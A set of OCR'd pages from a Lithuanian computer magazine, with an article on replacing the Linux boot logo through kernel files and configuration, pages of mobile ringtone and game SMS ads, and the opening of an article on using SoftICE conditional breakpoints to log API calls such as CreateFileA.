
[Pabaiga] Taigi sukurti *Linux/BSD* sistemoms skirtą tvarkyklių „kiautą" visai įmanoma ir tame nėra nieko fantastiško. Jį pakanka sukurti vieną kartą, po ko bus galima paleidinėti skirtingas tvarkykles. Kodėl gi mums, hakeriams, nesusikooperavus ir tuo neužsiėmus? Pavyzdžiui, *www.sourceforge.net* svetainėje sukurti naują projektą, surinkti grupę ir parodyti, ką sugebam. Juk tai tikrasis HAKERIAVIMAS, o ne nuobodus siautėjimas ir mąstymas! Tai ko gi mes laukiam? Važiuojam!



virtuali *Linux* mašina, veikianti *Windows* sistemoje



virtuali *Windows* mašina, veikianti *Linux* sistemoje



060

Pingvinas ant operacinio stalo

Modifikuojam standartinį „Linux“ logotipą

KAM NESINORĖJO PAHAKINTI *LINUX* BRANDUOLIO? KIEKVIENAS SAVE GERBIANTIS LINUKSOIDAS TURĖTŲ PABANDYTI TAI PADARYTI! JUK *LINUX*, PRIEŠINGAI NEI *WINDOWS*, YRA TIKRAS HAKERIAVIMO POLIGONAS, SAVYJE SLEPIANTIS NEĮTIKĖTINAS GALIMYBES. PAIMKIME KAD IR EKRANE PASIRODANTĮ LOGOTIPĄ. METAS JĮ PAKEISTI SAVO NUOŽIŪRA.

[Intro] „Hakais“ (*hacks*) vadinamos įvairiausios gudrybės, įdomūs dalykėliai ir originalūs veiksmai, o „hakeriavimas“ (*hacking*) tradiciškai reiškia programų nulaužimą arba tinklo atakas. Atrodytų, terminai panašūs, bet koks skirtumas! Šis straipsnis atvers publikacijų ciklą, pasakojantį apie tai, ką kieto galima padaryti su *Linux* branduoliu. O pradėsime nuo paprastutės užduoties — logotipo pakeitimo, kuris matomas operacinės sistemos krovimosi metu.

[Keičiam logo] Paprastai *Linux* krovimosi metu pasirodo šiai sistemai būdingas pingvinas, kuriuo jau nieko nebenustebinsi ir kuris jau gerokai įgriso. Norisi ko nors naujo. Kaip standartinį logo pakeisti kuo nors kitu? Yra keletas būdų.

Pradėsime nuo branduolio kompiliavimo. Logo atvaizdavimu rūpinasi šios bylos: */usr/src/linux/drivers/video/** ir */usr/src/linux/include/linux/linux_logo.h*. Kiekvieną kartą, kai branduolys kraunasi derinimo (*debug*) arba tyliame (*quiet*) režimuose, šios bylos (be abejo, sukompiliuotu pavidalu) gauna valdymą ir į ekraną išveda vaizdą. Pats logo yra byloje *linux_logo.h*, kur jis saugojamas paprasčiausio duomenų masyvo pavidalu. Kad būtų lengviau įsivaizduoti, pateikiu šio masyvo fragmentą.


```
Bylos „linux_logo.h" fragmentas, kuriame saugomas logotipas
unsigned char linux_logo_bw[] __initdata = {
  0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
  0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0x80, 0x00, 0x3F,
  0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0x1F,
  0xFE, 0x1F, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,
  0xFE, 0x3F, 0xFF, 0x0F, 0xFF, 0xFF, 0xFF, 0xFF,
  0xFF, 0xFF, 0xFE, 0x7F, 0xFF, 0xC7, 0xFF, 0xFF,
```

Šį masyvą galima keisti tiek rankiniu būdu, tiek ir automatiškai. Į rankinį variantą mes nesigilinsim, kadangi tame nėra nieko įdomaus (paprasčiausia rutina), kur kas paprasčiau paleisti specialų įrankį — jis pats viską padarys. Priešingai nei *Windows* pasaulyje, kuris pasinėręs į korporatyvinę tamsą ir kuriame bastosi aštriadančiai monstrai, *Linux* liaudis neužspaudžia išeities tekstų, todėl mes galime lengvai išanalizuoti, ką daro viena ar kita programa ir ar to mums reikia. Nereikėtų pamiršti, jog žaidimai su branduoliu gali sukelti fatališkų pasekmių. Vienas netikslus žingsnis — ir sistema atsisakys krautis arba švariai sunaikins visus kietajame diske saugomus duomenis. Dėl to prieš bet kokios potencialiai nesaugios programos įdiegimą reikia perversti jos išeities tekstus ir peržiūrėti, kokias būtent bylas ji keičia. Telieka jas perkelti į diskelį, kompaktinį diską arba *flash* atmintį, o užsikrauti visada galima ir iš *Live CD*.

Mes naudosimės įrankiu *logo*, kurį galima parsisiųsti iš demokratiško belgų serverio: *http://members.chello.be/cr26864/Linux/fbdev/logo.tar.bz2*. Išpakavus archyvą, mes randame tris *C* bylas ir vieną *makefile*. Deja, dvejetainių bylų nėra, todėl jas tenka kompiliuoti savarankiškai. Palaikomos dvi branduolių versijos — 2.2 ir 2.4. 2.6 versijai reikia ypatingo požiūrio, apie kurį pakalbėsime šiek tiek vėliau, o kol kas sugrįžkime prie mūsų laukiančios užduoties.

Analizė rodo, kad įrankis *logo* praktiškai susideda iš dviejų dalių: pradinio atvaizdo konverterio, kuris yra byloje *pnmtologo.c*, ir paties branduolio pataisymo, kuris yra bylose *logo_2_2.c* ir *logo_2_4.c* (kiekviena konkrečiai branduolio versijai). *logo_2_4.c* apjungia einamo logo ekstraktorių ir pataisymą, o *logo_2_2.c* — tik seno formato logo ekstraktorių, tačiau tai jau niuansai. O pats logotipas abiem atvejais yra pati paprasčiausia *pcx* formato byla, palaikanti ne daugiau kaip 256 spalvų gylį ir kurios bendras plotas ne didesnis kaip 786432 taškai (kas atitinka 1024x768 rezoliuciją).

Konverteris mūsų visiškai nedomina (tiesą sakant, vietoje jo galima pasinaudoti *Gimp* redaktoriaus įskiepiu: *registry.gimp.org/detailview.phtml?plugin=Linux+Logo*), o į ekstraktorių/pataisy-





Nestandartinis ASCII logo

mą mes pažvelgsime kur kas atidžiau.

```
Vienas iš esminių bylos „logo_2_4.c" fragmentų, pakeičiantis logo
static struct entry{unsigned char red; unsigned char green; unsigned char blue;} palette16[16] = {
    { 0, 0, 0, }, { 0, 0, 170, }, { 0, 170, 0, }, { 0, 170, 170, },
    { 170, 0, 0, }, { 170, 0, 170, }, { 170, 85, 0, }, { 170, 170, 170,},
    { 85, 85, 85, }, { 85, 85, 255, }, { 85, 255, 85, }, { 85, 255, 255, },
    { 255, 85, 85, }, { 255, 85, 255, }, { 255, 255, 85, }, { 255, 255, 255 },
};

static void write_logo16(const char *filename, const unsigned char *data)
{
  FILE *stream; int i, j, d;
  stream = fopen(filename, "w");
  if (!stream) { perror("file open error: "); exit(1); }
  fputs("P3\n80 80\n255\n", stream);
  for (i = 0; i < 80*80/2; i += 2)
  {
   for (j = 0; j < 2; j++)
   {
     d = data[i+j] >> 4;
      fprintf(stream, " %3d %3d %3d", palette16[d].red, palette16[d].green, palette16[d].blue);
     d = data[i+j] & 15;
      fprintf(stream, " %3d %3d %3d", palette16[d].red, palette16[d].green, palette16[d].blue);
    } fputc('\n', stream);
  } fclose(stream);
}

int main(int argc, char *argv[])
{
   write_logo("logo_2_4.ppm",linux_logo,linux_logo_red,linux_logo_green,linux_logo_blue);
   write_logo_bw("logo_bw_2_4.pbm", linux_logo_bw);
   write_logo16("logo16_2_4.ppm", linux_logo16);
   return 0;
}
```

Suprasti veikimo algoritmą nėra sunku. Kaip mes matome, *logo* keitimo metu modifikuojamos bylos *logo_2_4.ppm*, *logo_bw_2_4.pbm* ir *logo16_2_4.ppm*, kurias mes prieš įrankio paleidimą ir turėtume išsaugoti į išganingąjį diskelį ar kitą kaupiklį. Išsamiau apie tai galima paskaityti šiame straipsnyje: *HOWTO Linux Logo Hack* (*gentoo-wiki.com/HOWTO_Linux_Logo_Hack*).

Kitas *logo* pakeitimo metodas skirtas seniems 2.2.x branduoliams, kurių vis dar pasitaiko. Iš pradžių nusikopijuojame originalią bylą */usr/include/linux/linux_logo.h* (beje, jeigu neturėsi rezervinės kopijos, ją visada galima parsisiųsti iš interneto), po to paruošiame savo nuosavą *xpm* formato logo, kurio skiriamoji geba — 80x80 taškų, paletė *lygiai* 214 spalvų (čia mums ir vėl padės *Gimp*), ir ant jo užsiundom įrankį *boot_logo-1.01* (*lug.umbc.edu/~mabzug1/boot_logo-1.01*), kuris yra paprasčiausias *Perl* skriptas, paleidžiamas štai taip:

```
# boot_logo-1.01 your_image.xpm > linux_logo.h
```



Jeigu viskas bus padaryta be klaidų, tai einamame kataloge bus sukurta byla *linux_logo.h*, kurią mums reikia nukopijuoti į katalogą */usr/include/linux*. Dabar reikia perkompiliuoti branduolį ir perkrauti kompiuterį. Jeigu sistema nepakibs, tai ekrane bus parodytas naujas *logo*, kuris gali atrodyti taip, kaip, pavyzdžiui, parodyta paveikslėlyje „pakeistas *logo*". Jeigu iškils problemų, pagalbos galima ieškoti adresu *lug.umbc.edu/~mabzug1/boot_logo.html*.

[Preparuojam 2.6] Su 2.6 versijos branduoliu viskas kur kas paprasčiau. Sukuriame *png* formato ir bet kokio protingo dydžio paveikslėlį, praleidžiame jį per įrankį *pngtopnm*, kurį reikia paleisti su šiais komandinės eilutės raktais:

```
# pngtopnm logo.png | pnmtoplainpnm > logo_linux_clut224.ppm

0 po to gautą bylą permetame į pastovios dislokacijos vietą:
# cp logo_linux_clut224.ppm /usr/src/linux/drivers/video/logo/
```

Telieka sukonfigūruoti branduolį, tam reikia pasinaudoti interaktyviu konfigūratoriumi. Tarp kitų naudingų (ir nelabai) pasirinkimų jame bus *Bootup* logo ir *Standard 224-color Linux* logo. Štai juos ir reikia pakoreguoti.

```
Interaktyvus logo konfigūravimas 2.6 versijos branduoliui
Device Drivers ->
    Graphics Support ->
        [*] Support for frame buffer devices
        [*] VESA VGA graphics support
    Console display driver support ->
        [*] Video mode selection support
        <*> Framebuffer Console support
        [*]Select compiled-in fonts
        [*]VGA 8x16 font
    Logo configuration ->
        [*] Bootup logo
        [*] Standard 224-color Linux logo
```

Paleidę *make* perkompiliuojam branduolį ir pakoreguojame konfigūracinę bylą */boot/grub/menu.lst*, joje pridėdami raktą *vga=0x318*. Finale turėtų gautis maždaug štai toks užrašas: *kernel (hd0,0)/vmlinuz root=/dev/sda3 vga=0x318*. Persikrauname. Ekrane iškilmingai pasirodys naujasis logo, švytėdamas visomis savo 224 spalvomis. Gražu? Tačiau tikri hakeriai pripažįsta tik tekstinį terminalą ir konsolinį režimą su ANSI pseudografika, o GUI nustumiamas į šoną. Labai populiarus ASCII *logo*, kurį galima įdiegti su programa *Linux_logo* (*www.deater.net/weave/vmwprod/linux_logo/*). Tame pačiame serveryje yra paruoštų pavyzdžių kolekcija, du iš kurių pateikti žemiau.

[Pabaiga] Štai mes ir nuhakinom pingviną, ką padarėme ne vienu, o keliais būdais. Kūrybai čia iš tiesų paliktos beribės erdvės, o paieška internete su raktiniais žodžiais „linux logo" pateikia daugybę resursų, kurie vienas už kitą įdomesni. Taigi sėkmės studijuojant.



SUKURK SAVO NUOTAIKĄ!



SUPERŽAIDIMAS

ICE AGE 2 ARCTIC SLIDE

NAUJAS ŽAIDIMAS!

PARSISIŲSK! KODAS 213849660

Originalus žaidimas pagal filmuką „Ledynmetis 2". Pagrindinis jo herojus – priešistorinė voverė labiau už viską mėgsta gilės. Dėl jų ji pasiryžus viskam.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6260, 6610, 7210, 7250, 7260, 7270, 7610 **SONY ERICSSON** K750i

TOP ŽAIDIMAI

Kodas: 217829660



Tik komandinė dvasia ir originalus kiekvieno herojaus puolimo stilius padės tau nugalėti blogąjį Magneto.
NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260, 7270, 7610 **SONY ERICSSON** K750i

Kodas: 213789660



Mažiems kirmėliukams, įsitvirtinusiems pilyje, reikia karo vado! Ar nenorėtum vesti būrį?
NOKIA 2650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6230, 6230i, 6610, 6800, 7210, 7250, 7260 **SONY ERICSSON:** K300i

Kodas: 200329660



Žaisk už britų pėstininką, rusų snaiperį ar amerikiečių kovotoją kovose nuo Afrikos iki Rusijos.
NOKIA 2650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260

Kodas: 204339660



PRINCE OF PERSIA THE TWO THRONES

Princas sugrįžo į Babiloną, kur turi išgelbėti miesto gyventojus ir perimti imperijos sostą.
NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260, 7610 **SONY ERICSSON** K750i, T610, T630

KAD GAUTUMĖTE ŽAIDIMĄ — 10 Lt

Įsitikinkite, kad įjungta **GPRS** paslauga. Netinka EŽIO, PILDYK ir MAŽYLIO vartotojams. Žinutę su kodu nusiųskite į numerį **1344**.
Jei dėl kokių nors priežasčių nepavyktų žaidimą atsisiųsti iš pirmojo karto, nuoroda bus išsaugota jūsų telefone.



SIURPRIZAS!

KIEKVIENĄ KARTĄ NAUJAS!

3809660	LOGOTIPAS SIURPRIZAS
3829660	ATVIRUKAS SIURPRIZAS
3819660	MONOMELODIJA SIURPRIZAS

SIUNTINUKAS DRAUGUI

1. Išsirink paslaugą (išskyrus logotipus). Po kodo palik tarpą ir įrašyk draugo tel. numerį (pvz., 1709660 XXXXXXXX).
2. Perskaityk pasirinktos paslaugos instrukciją, įsitikink, ar ji tinka draugo telefonui.

LOGOTIPAI

8509660	1259660	ledas! 207349660	2619660
NOKIA 1209660	79660	207779660	TELE2. 769660
217259660	APGAVIKAS 216869660	gprs 217009660	EXTREEM 152139660
PSICHO TELEFONAS 133809660	122769660	SPORTAS 87689660	MARTYNAS 87529660
85469660	15469660	779660	ežys 207359660

ATVIRUKAI

NIGHT KILLER 218239660	VIENU ŽIOGŽIU- BŪK! 218149660	218139660
218109660	I LOVE YOU BABY 105179660	ATŠOK! 218309660
218289660	218269660	118479660
We Are The Winners! 214139660	KITAY 71689660	NEBŪK GREBAS! 172509660
84869660	148119660	175549660
82589660	ežys 207439660	35619660
33839660	SU GIMIMO DIENA! 105419660	88049660

JUOKO VIRUSAS!

APSIKRĖSK JUOKU IR GERA NUOTAIKA!

58449660 · 217659660 · 107269660 · 102009660

Vieną šių kodų siųsk į numerį **1322** ir gauk linksmą, juokingą arba... kvailą atviruką!

APKRĖSK DRAUGĄ - po kodo paliktarpą ir įrašyk draugo telefono numerį. **SIEMENS** telefonams po kodo pridėk raidę **S** (pvz., 86549141s XXXXXXX).

Kaina 1.95 Lt

KAD GAUTUMĖTE LOGOTIPĄ, AR ATVIRUKĄ — 1,95 Lt

Žinutę su kodu nusiųskite į **1322**. **SIEMENS** arba **SONY ERICSSON** telefonams prie kodo pridėkite raidę **S** arba **E** (pvz., 3689660s arba 3689660e).
NOKIA 1100, 2100, 2600 3210, 3310, 3410, 3330, 3510, 5210, 5110 (tik logotipai), 5510, 6020, 6021, 6030, 6060, 6210, 6310, 6310i, 6510, 7110 (tik logotipai), 7270, 7280 (tik atvirukai), 7610, 8210, 8310, 8810, 8850, 8890. **SIEMENS** A55, A65, A75, AX75, C55, C60, C65, CX75, CXV70, M55, S55, SL55. **SAMSUNG** C100, C200, C210, X120, X450, X480, P730. Tik atvirukai X660. **SONY ERICSSON** Tik atvirukai: J300i, K300i, K700i, W800.

SPALVOTI ATVIRUKAI

212519660	207569660	204479660	208859660	212439660	216669660	150139660
	183139660	182879660	V.I.P. 130509660	212319660	125649660	216749660

KAD GAUTUMĖTE SPALVOTĄ ATVIRUKĄ — 3 Lt

Įsitikinkite, kad įjungta telefono **GPRS** paslauga. Ši paslauga netinka EŽIO, PILDYK ir MAŽYLIO vartotojams.
Žinutę su spalvoto atviruko kodu nusiųskite į numerį **1323**. Gautą spalvotą atviruką galima naudoti ir kaip fono paveikslėlį.
NOKIA 2650, 3100, 3200, 3220, 3300, 3510, 3510i, 3650, 5100, 5140, 6020, 6021, 6030, 6060, 6100, 6230, 6260, 6600, 6610, 6800, 7210, 7250, 7250i, 7260, 7270, 7610, 7650. **SIEMENS** A60, A65, A75, AX75, C60, C65, CF75, M55, MC60, S55, SL55, SL65. **SAMSUNG** C200, C210, C230, X120, X140, X200, X300, X450, X460, X480, X600, X620, X640, X660, E300, E530, E630, E700, E710, E730, E760, E800, E820, P510. **SONY ERICSSON** T610, T630, K300i, K700i, J300i, W800

UŽSAKYK VOKALINĘ MELODIJĄ!

VAMPYRO BALSAS: AŠ TAVE MATAU! 206619660

James Brown: I Feel Good	120239660
A. Mamontovas: TV daina NAUJA!	220019660
Motociklo garsas: Brum brum	145379660
Serega: Juodas bumeris	126889660
Skambutis iš morgo	206609660
A. Mamontovas: Ar tai būtum tu NAUJA!	218879660
Rammstein: Du Hast	127019660
Egzotiškų paukščių giesmė	122419660

KAD GAUTUMĖTE VOKALINĘ MELODIJĄ — 5 Lt

Įsitikinkite, kad telefone įjungta GPRS paslauga. Ši paslauga galima **Omnitel**, **Bitės GSM** ir **Tele2** klientams, išskyrus PILDYK ir MAŽYLIO vartotojus.
Nusiųskite žinutę su vokalines melodijos kodu į numerį **1318**.
SAMSUNG C100, C200, C230, D500, D800, X100, X120, X140, X200, X300, X450, X460, X480, X600, X620, X660, E300, E330, E360, E530, E600, E630, E700, E710, E720, E730, E760, E800, E820, P510, P730. **SIEMENS** C65, SL65. **NOKIA** 3200, 3220, 5140, 6020, 6021, 6060, 6230, 6260, 7260, 7270, 7280, 7370, 7610, 8800. **SONY ERICSSON** K700i, W800

ONE.LT TOP MELODIJOS

ONE.LT TOP MELODIJOS	MONO	POLY
Mattafix: Big City Life	186549660	186549660p
Raketa: Padarys mane	210659660	210659660p
Iš k.f. Bumeris 2 NAUJA!	216149660	216149660p
Crazy Frog: Popcorn	186419660	186419660p
Vilija: Spjaudau ir gaudau	176649660	176649660p
LT United: We Are The Winners	213009660	213009660p
Iš k.f. „Krikštatėvis"	121739660	121739660p
L.Bethoven: Mėnulio sonata TOP	218729660	218729660p
Iš serialo "Brigada"	34149660	34149660p
Crazy Frog: Axel F	165259660	165259660p
69 Danguje: 9 Dangui	210629660	210629660p
Vudis: Žodžiai	210639660	210639660p
Omnitel: Pantera	72869660	72869660p
A. Mamontovas: TV daina NAUJA!	218759660	218759660p
Scooter: Maria (I like it Loud)	68189660	68189660p
Iš k.f. „Haris Poteris"	146719660	146719660p
Linkin Park: In the End	11239660	11239660p
G&G Sindikatas: Sielos nemiega NAUJA!	218619660	218619660p
Tele2: Paplepėkim	166879660	166879660p
Iš m.f. „Liūtas Karalius"	131579660	131579660p
Jurga: Nebijok	186389660	186389660p
Natas: 1 valanda 25 minutės	215859660	215859660p
Inculto: Welcome NAUJA!	218609660	218609660p
Skūbis Dū	6849660	6849660p
Jurga: Pilnatis	215649660	215649660p
Leningrad: Mne bi v nebo	20509660	20509660p
Depeche Mode: Suffer Well	212729660	212729660p
Yu-Gi-Oh: You're Not Me	126849660	126849660p
Neo: Man nesvarbu NAUJA!	218589660	218589660p
Vudis: Kaip du kart du	176659660	176659660p
Andrius: Mes vyrai	176279660	176279660p
Žilvinas Žvagulis: Faina	151279660	151279660p
Milana: Mylėk karštai	210619660	210619660p
Bomfunk MC's: Freestyler	3689660	3689660p
Juanes: La Camisa Negra	176239660	176239660p
Gravel: Round and round NAUJA!	216169660	216169660p
Arash: Tike tike kardi	188549660	188549660p
Raketa: Į klubą	176669660	176669660p
Amberlife: Day Or Night	210469660	210469660p

KAD GAUTUMĖTE POLIFONINĘ MELODIJĄ — 3 Lt

Įsitikinkite, kad telefone įjungta GPRS. Netinka PILDYK ir MAŽYLIO vartotojams.
Žinutę su kodu (pvz., 3689660p) siųskite į numerį **1323**.
NOKIA 2650, 3100, 3200, 3220, 3300, 3510, 3510i, 5100, 5140, 6020, 6021, 6030, 6060, 6100, 6230, 6260, 6600, 6610, 6800, 7210, 7250, 7250i, 7260, 7270, 7280, 7370, 7610, 7650, 8800. **SAMSUNG** C100, C200, C210, C110, C230, D500, D800, X100, X120, X140, X200, X300, X450, X460, X480, X600, X620, X640, X660, E300, E330, E360, E530, E600, E630, E700, E710, E720, E760, E800, E820, P510, P730. **SIEMENS** A60, A65, A75, AX75, C55, C60, C65, C75, CX65, CFX65, CF75, CX75, CXV70, M55, M65, M75, MC60, S55, S65, SL55, SL65. **SONY ERICSSON** T610, T630, K300i, K700i, J300i, W800

KAD GAUTUMĖTE MONOMELODIJĄ — 1,95 Lt

Žinutę su kodu siųskite į numerį **1322**.
SIEMENS telefonams prie kodo pridėkite raidę **S** (pvz., 3689660s).
NOKIA 1100, 2100, 3210, 3310, 3410, 3330, 5210, 5510, 6210, 6310, 6310i, 6510, 7110, 8210, 8310, 8810, 8850, 8890. **SAMSUNG** R200c, R210s. **SIEMENS** A50, A52, C45, S45, ME45, M50, MT50.

KAIP AKTYVUOTI GPRS?

Norėdami užsisakyti GPRS paskambinkite savo operatoriui: **1566 - Omnitel**, **1501 - Bitė GSM**, **117 - Tele2**. Kad gautumėte **NOKIA** (išskyrus 3220, 5140, 6020, 6021, 6030, 6060, 6230, 7260, 7270, 7280, 7370, 8800) arba **SAMSUNG** (išskyrus C100, C110, E360, E530, E720, E730, D500, D800, X660) nustatymus, nusiųskite **8888** į numerį **1322** (kaina 1.95 Lt).



064

„SoftICE" kaip logeris

Pasakojimas apie asemblerį, branduolio lygio derintuvą ir makrosus

YRA DAUGYBĖ NAUDINGŲ PROGRAMŲ, SEKANČIŲ ĮVAIRIAUSIUS SISTEMINIUS ĮVYKIUS (PAVYZDŽIUI, ŠNIPINĖJANČIOS API FUNKCIJAS). DAŽNAI JŲ GALIMYBĖS SMARKIAI RIBOTOS, TODĖL HAKERIAI KURIA SAVO ĮRANKIUS, PRIE KOMPILIATORIAUS PRALEISDAMI ILGAS ŽIEMOS NAKTIS. GAL NORI SUŽINOTI TRUMPESNĮ KELIĄ?

Man jau seniai niežtėjo letenas parašyti straipsnį apie loginimą. Paimkime kad ir tuos pačius API šnipus. Visos programos, kurias man teko matyti, labai dažnai lūždavo be jokių akivaizdžių priežasčių arba jas apeidavo virusai/apsaugos mechanizmai, dėl ko pačios vertingiausios API funkcijos likdavo už borto. Be to, sugeneruotų logų dydis tiesiog pritrenkdavo. Tarp milijonų pakrikų eilučių nebuvo praktiškai nieko įdomaus, o funkcijų filtravimo sistema (jeigu tokia iš viso buvo) — bukesnė už mano uodegą. Be abejo, būtų galima logą perleisti per išorinį su *Perl* arba *C* parašytą filtrą, bet kiek tam reikės programuoti! Jau nekalbant apie tai, kad mums gali prireikti informacijos, kurios nėra loge, pavyzdžiui, ar po nurodytos API funkcijos eina komanda TEST EAX,EAX, ar ne. O jeigu mes norėsime šnipinėti ne tik API, bet ir ką nors visiškai kito? Pavyzdžiui, perimti apsikeitimo su tvarkykle ar aparatūra protokolą.

SoftICE mums suteikia tokią galimybę! Mes tiesiog sukuriame sąlyginį sustojimo tašką (*conditional breakpoint*) su gudriais parametrais ir priverčiame derintuvą vietoje pasirodymo ekrane visą informaciją saugoti į logą. Beje, čia ir vėl tu pats gali nurodyti, kokius duomenis ir kokia tvarka išvedinėti. Makrosų sistema — galingas dalykas, tačiau iki galo jį išnaudoja toli gražu ne visi hakeriai. Nori gauti lankstų ir konfigūruojamą logerį su praktiškai neribotomis galimybėmis? Tai ko gi mes laukiam?!

[Lengva mankštelė] Prieš pradedant *SoftICE* naudoti kaip logerį, jį reikia teisingai sukonfigūruoti. Paleidžiame *Symbol Loader*, lendam į *Edit -> SoftICE initialization settings* ir iki keleto megabaitų padidiname istorijos buferio (*history buffer*) dydį. Tiksli reikšmė priklauso nuo konkrečios užduoties. Kuo daugiau informacijos mums reikia surinkti per vieną seansą, tuo didesnis turi būti buferis. Kadangi buferis veikia žiedo principu, tai jį užpildžius neįvyksta joks perpildymas, tiesiog švieži duomenys perrašo pačius seniausius. *Macros Definition* skyrelyje galima padidinti vienu metu naudojamų makrosų kiekį — nuo 32 (pagal nutylėjimą) iki 256. Tačiau tai jau priklauso nuo tamstos įgeidžių. Daugeliui užduočių 32 makrosų riba niekam netrukdys.
Dabar vietoje mankštos pabandykime pasekti funkcijos *CreateFileA* iškvietimą, kuri naudojama įrenginių ir bylų atidarymui. Sukursime tokio tipo sąlyginio sustojimo tašką: *,bpx CreateFileA DO "x;"'*. Raktinis žodis DO apibrėžia derintuvo komandų, kurias jis turi įvykdyti po to, kai suveikia šis taškas, seką. Komandos atskiriamos kabliataškiu, išsamiau apie jų sintaksę galima perskaityti derintuvo vartotojo dokumentacijos skyrelyje „Conditional Breakpoints". Šiuo atveju čia pateikta tik komanda ,x', kuri reiškia nedelsiamą išėjimą iš derintuvo.
Nuspauskime *<Ctrl-D>* kad grįžtume į *Windows* ir pabandykime atidaryti bet kokias bylas, o kai tai atsibos, iškvieskime *Symbol Loader* ir išsaugokime *SoftICE* istoriją į protokolo bylą (*File -> Save SoftICE history as*). Po neilgo disko darbo jame pagal nutylėjimą sukuriama byla *winice.log*. Pažiūrėkime, kas joje:

```
Mūsų pirmosis protokolas
Break due to BPX KERNEL32!CreateFileA DO "x;" (ET=1.44 seconds)
Break due to BPX KERNEL32!CreateFileA DO "x;" (ET=940.19 milliseconds)
Break due to BPX KERNEL32!CreateFileA DO "x;" (ET=14.51 seconds)
Break due to BPX KERNEL32!CreateFileA DO "x;" (ET=19.23 milliseconds)
Break due to BPX KERNEL32!CreateFileA DO "x;" (ET=13.88 milliseconds)
```

Mes matome daugybę eilučių, kiekviena kurių aprašo sustojimo taško suveikimo priežastį ir laiką. Atrodytų, kad viskas gerai, bet iš esmės nieko gero. Kokia byla atidaroma kiekvienoje eilutėje? Ar ši operacija baigėsi sėkmingai, ar ne? Kitaip tariant, mūsų sustojimo tašką reikia iš esmės apdoroti.
Štai patobulintas variantas (dėmesio, *SoftICE* neleidžia vienai funkcijai sukurti dviejų sustojimo taškų ir, prieš sukuriant naują, senas turi būti pašalintas su komanda *,bc 0'*):
Breikas, spausdinantis visų atidaromų bylų pavadinimus

```
bpx CreateFileA DO "D esp->4 L 20; x;"
```

